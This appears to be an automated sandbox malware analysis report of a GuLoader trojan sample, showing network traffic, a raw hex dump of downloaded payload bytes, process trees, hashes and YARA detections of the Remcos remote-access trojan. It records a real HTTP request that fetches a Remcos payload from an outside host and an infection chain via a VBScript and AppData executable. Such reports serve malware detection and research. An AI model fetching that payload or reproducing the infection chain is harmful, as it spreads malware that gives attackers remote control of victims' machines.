55 9e 31 df d6 fc 5c a5 5c 9a 08 25 f9 22 17 e8 b2 05 78 ff 1d da 72 34 da fa 27 28 dc 55 20 9e ab 9b 6f e4 23 fb e0 ec 8a 60 6e 54 94 7f d8 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 b0 19 ef 15 de d3 f4 45 62 46 74 6a 71 f8 5b c1 94 c3 c0 83 55 6a 8b 27 88 98 c4 b9 00 fc e7 8d 8f 47 cc c4 04 c7 be 42 0c 95 cf 21 e7 f4 b7 ed 66 b2 c1 44 71 08 79 27 09 fc 7b 2e e7 83 93 5a 16 5f 35 fe 40 49 56 6c 70 c2 df 85 1a 40 15 ee 64 e7 74 44 18 0b 10 29 4f 33 2b 95 65 68 ef b1 b0 d8 8c Data Ascii: P,\psc:4YYsb*D+s")Cr{-?nJ$(U$#X`nTkz(xU[")bqE`'2OGHNKb}P@ZY<Wa)p',O"dgB'v$Z_5$5P6o:]Du5n .V[e%N-[eY^tm|h;zD2S8]2V1QLu G)aC5j +Py/,M.kK |"JcfZ5=IN5MjdZA?3Syitf\g/{+mf"7Op^X@/Yz+*1/A"YqqtXcqdIY? UuY#lc3w']KoxDEuow+ha1n2oOV}'8R&CX<LeUu,^>]lDC^cKgq[nceuy)~y`kW! GsEmt_HJ`Fm,=PBffo>C4{<a {8I6Qlf kWBV\et}"Dpogm8(273LI.,R98qO^%&U4pw{IK>?s_e2xY"9WYV \xY/._<O_6No7;nHX>OoU1\\%"xr4'(U o#`nTkz(xU[")bq E`'2OGEbFtjq[Uj'GB!fDqy'{.Z_5@IVlp@dtD)O3+eh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49756	192.185.113.219	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:45:19.587258101 CEST	3988	OUT	GET /dk/Jice_remcos%202_vOOXAzQx82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: ztechinternational.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2021 20:45:19.764909983 CEST	3990	IN	HTTP/1.1 200 OK Date: Mon, 07 Jun 2021 18:45:19 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Sun, 06 Jun 2021 21:56:00 GMT Accept-Ranges: bytes Content-Length: 131136 Content-Type: application/octet-stream Data Raw: 50 2c b3 d2 5c 70 c4 73 b1 00 63 3a 7f 34 b0 da 59 59 73 a7 a2 aa d4 09 01 d4 f5 b0 f1 99 d5 8a e3 7f 62 2a 08 44 a5 2b 07 cf 73 d0 22 fa 29 cf ca f9 ec 43 ea 15 dc d9 72 c3 ae e4 a5 7b b5 2d 3f 6e 4a fa 24 28 dc 55 24 9e ab 9b 90 1b 23 fb 58 ec 8a 60 6e 54 94 7f 98 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 48 19 ef 15 d0 cc 4e 4b 62 f2 7d a7 50 40 5a 8d 59 e2 94 eb 3c 19 ab 57 fa f7 a3 cb 61 91 c7 ee ee 29 a2 ab 70 e7 dc 27 2c e7 ba 4f c7 9d d9 cd 22 fd 92 64 1c 67 1d 42 27 f1 76 24 c3 83 93 5a 16 5f 35 fe 24 35 d1 d5 50 df 36 6f 3a 5d fc 04 44 fa 9d ae 75 35 e4 c3 6e 2e c2 7f 16 56 1f 5b 92 c5 65 1a 02 1f ef 25 4e 2d fe 5b d0 8a 65 59 5e 74 95 e8 d3 a2 a6 cb 9f 6d 8e c6 f9 9c a1 7c 68 3b 0a 7a b2 98 44 da 98 a5 32 53 a5 d7 c3 84 38 a2 5d 1b 89 09 1d 32 9d 56 31 cd 51 4c 75 99 1e 20 e2 8e 9d 47 29 61 db 91 43 dd 35 6a c2 9d ba 20 2b 50 fb 9b 79 c2 a9 09 2f bc bb eb 2c 94 09 4d 03 2e 9e 6b c5 c0 10 be 94 8c f9 e3 b6 4b f1 8d 20 af 7c 90 9c c7 a7 22 4a eb 63 0b 66 df 14 93 e1 c7 5a f0 0c c1 a9 e5 f2 35 b1 3d 49 0e e3 4e ea d1 35 4d 6a 64 e3 dc 5a 41 3f 06 33 ac 53 14 bf 79 ca 85 c1 69 74 66 5c d7 f2 90 ff 67 14 2f e9 c1 7f 7b f1 b0 c9 06 2b db ba 6d 66 e2 fd b3 22 37 8e 0e 0a 4f 89 fd 1f f9 70 5e 15 58 f5 40 96 2f 59 7a 14 cf 2b 2a d9 ea 31 2f bc e e dc ec 41 22 1e 59 ef 71 1a 71 74 e0 c5 ef 58 b9 93 63 71 8e ee d3 89 64 83 49 59 3f 55 1f 89 75 59 23 83 6c b4 ab cd e 8 9e 02 63 33 cf fd 77 e9 a9 27 06 5d 4b af b2 6f 78 44 ab 85 98 45 ab 75 6f 8f ba f2 a8 84 13 77 ab 2b 14 68 61 cc ad bb 31 17 6e 32 d0 6f 82 87 4f 7f 09 a3 56 7d 95 fb f6 bb b8 da 27 38 52 8b cc 26 9b 8a c3 00 43 cb a0 58 3c 4c 65 b4 de f4 c3 55 75 fd 2c 5e 3e 5d b1 6c 97 44 b2 d4 b1 0d 02 43 fd 5e cb 0a e8 63 8c b0 4b 67 71 fb a7 a5 5b cf 6e d1 9e 63 65 ee 75 b3 79 d1 29 ea c7 b7 bb 88 ed ea 7e 98 f1 10 d8 af 11 e3 e0 79 60 6b 57 95 21 17 e8 0a 20 bc 47 94 e5 ef 81 ee a3 73 45 03 6d 98 74 5f 48 ca a8 4a 84 dc e3 c3 60 0a 16 c7 46 6d 2c 3d cb e3 85 c5 50 e9 42 92 66 66 dc bf f0 6f e0 1a 12 3e 43 f5 34 7b 3c 0f 0c f8 a9 61 9b de 20 ab 7b bd 07 e2 94 1e 38 9d 49 b1 e7 fa 36 be 08 ab eb 11 e3 7f c3 80 c1 06 93 8c 18 51 6c e5 66 dd 02 9f 6b 57 42 d3 9b b4 56 5c 65 d1 1c 74 d6 7d dd 8e 8e a2 fa a0 22 8e 1f b7 14 01 44 70 6f 81 a8 86 db 67 6d 38 28 05 f3 a9 dc b5 f6 32 37 14 d0 86 e0 ef 33 4c 9d 49 2e 16 2c b6 18 52 b3 a4 39 ac 38 ef 71 a2 4f 9b 03 bb 5e 1e 25 97 bb ff 16 96 ea 26 55 88 34 e9 97 1b a2 fb 0b 10 c3 70 77 c3 bd 02 ef c3 c2 7b a2 b9 49 c4 4b ae 15 d3 a5 9f 3e 1d d7 87 3f 73 fd 0b 5f ae f1 ea 9b 65 d1 8d ea 32 e6 78 59 22 39 57 0f d0 59 56 a1 1e 20 da 5c 78 a1 ff 1a 59 2f 2e 1c 5f f3 3c 4f 5f 94 d5 d1 a8 36 4e 6f e7 d9 37 c5 3b 6e 48 58 f0 da a6 dc df 3e c0 1f 4f 6f 55 9e 31 df d6 fc 5c a5 5c 9a 08 25 f9 22 17 e8 b2 05 78 ff 1d da 72 34 da fa 27 28 dc 55 20 9e ab 9b 6f e4 23 fb e0 ec 8a 60 6e 54 94 7f d8 6b f0 7a f0 0b d8 28 78 c9 a8 b4 55 5b cf c4 22 ff 29 62 94 71 45 b1 99 e8 60 8d b6 27 bd dc 32 03 4f 47 b0 19 ef 15 de d3 f4 45 62 46 74 6a 71 f8 5b c1 94 c3 c0 83 55 6a 8b 27 88 98 c4 b9 00 fc e7 8d 8f 47 cc c4 04 c7 be 42 0c 95 cf 21 e7 f4 b7 ed 66 b2 c1 44 71 08 79 27 09 fc 7b 2e e7 83 93 5a 16 5f 35 fe 40 49 56 6c 70 c2 df 85 1a 40 15 ee 64 e7 74 44 18 0b 10 29 4f 33 2b 95 65 68 ef b1 b0 d8 8c Data Ascii: P,\psc:4YYsb*D+s")Cr{-?nJ$(U$#X`nTkz(xU[")bqE`'2OGHNKb}P@ZY<Wa)p',O"dgB'v$Z_5$5P6o:]Du5n .V[e%N-[eY^tm|h;zD2S8]2V1QLu G)aC5j +Py/,M.kK |"JcfZ5=IN5MjdZA?3Syitf\g/{+mf"7Op^X@/Yz+*1/A"YqqtXcqdIY? UuY#lc3w']KoxDEuow+ha1n2oOV}'8R&CX<LeUu,^>]lDC^cKgq[nceuy)~y`kW! GsEmt_HJ`Fm,=PBffo>C4{<a {8I6Qlf kWBV\et}"Dpogm8(273LI.,R98qO^%&U4pw{IK>?s_e2xY"9WYV \xY/._<O_6No7;nHX>OoU1\\%"xr4'(U o#`nTkz(xU[")bq E`'2OGEbFtjq[Uj'GB!fDqy'{.Z_5@IVlp@dtD)O3+eh

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe PID: 6696
Parent PID: 5924

General

Start time:	20:42:34
Start date:	07/06/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.384201388.00000000020B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe PID: 7080 Parent PID: 6696

General

Start time:	20:43:01
Start date:	07/06/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000000.383895844.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: wscript.exe PID: 6480 Parent PID: 7080

General

Start time:	20:43:38
Start date:	07/06/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs'
Imagebase:	0xff0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: cmd.exe PID: 6884 Parent PID: 6480

General

Start time:	20:43:41
Start date:	07/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5700 Parent PID: 6884

General

Start time:	20:43:41
Start date:	07/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: win.exe PID: 5128 Parent PID: 6884

General

Start time:	20:43:42
Start date:	07/06/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\win.exe
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000010.00000002.613714696.00000000020B0000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 6%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

Analysis Process: win.exe PID: 5844 Parent PID: 3440

General

Start time:	20:43:44
Start date:	07/06/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000011.00000002.603499845.00000000007A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: win.exe PID: 5852 Parent PID: 3440

General

Start time:	20:43:52
Start date:	07/06/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000012.00000002.644122683.00000000020B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: win.exe PID: 5604 Parent PID: 5844

General

Start time:	20:44:25
Start date:	07/06/2021
Path:	C:\Users\user\AppData\Roaming\win.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000016.00000002.660151221.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000016.00000000.566291257.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: win.exe PID: 2796 Parent PID: 5128

General

Start time:	20:44:25
Start date:	07/06/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\win.exe
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000017.00000002.846829596.00000000023B0000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000017.00000000.566645906.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: win.exe PID: 5544 Parent PID: 5852

General

Start time:	20:44:38
Start date:	07/06/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	853744502B68E50E6CBAF81FFB3F5CC0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000018.00000000.596745893.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000018.00000002.679457919.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: backgroundTaskHost.exe PID: 7080 Parent PID: 792

General

Start time:	20:45:54
Start date:	07/06/2021
Path:	C:\Windows\System32\backgroundTaskHost.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\backgroundTaskHost.exe' -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca
Imagebase:	0x7ff614b90000
File size:	19352 bytes
MD5 hash:	B7FC4A29431D4F795BBAB1FB182B759A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Disassembly

Code Analysis

Copyright Joe Security LLC 2021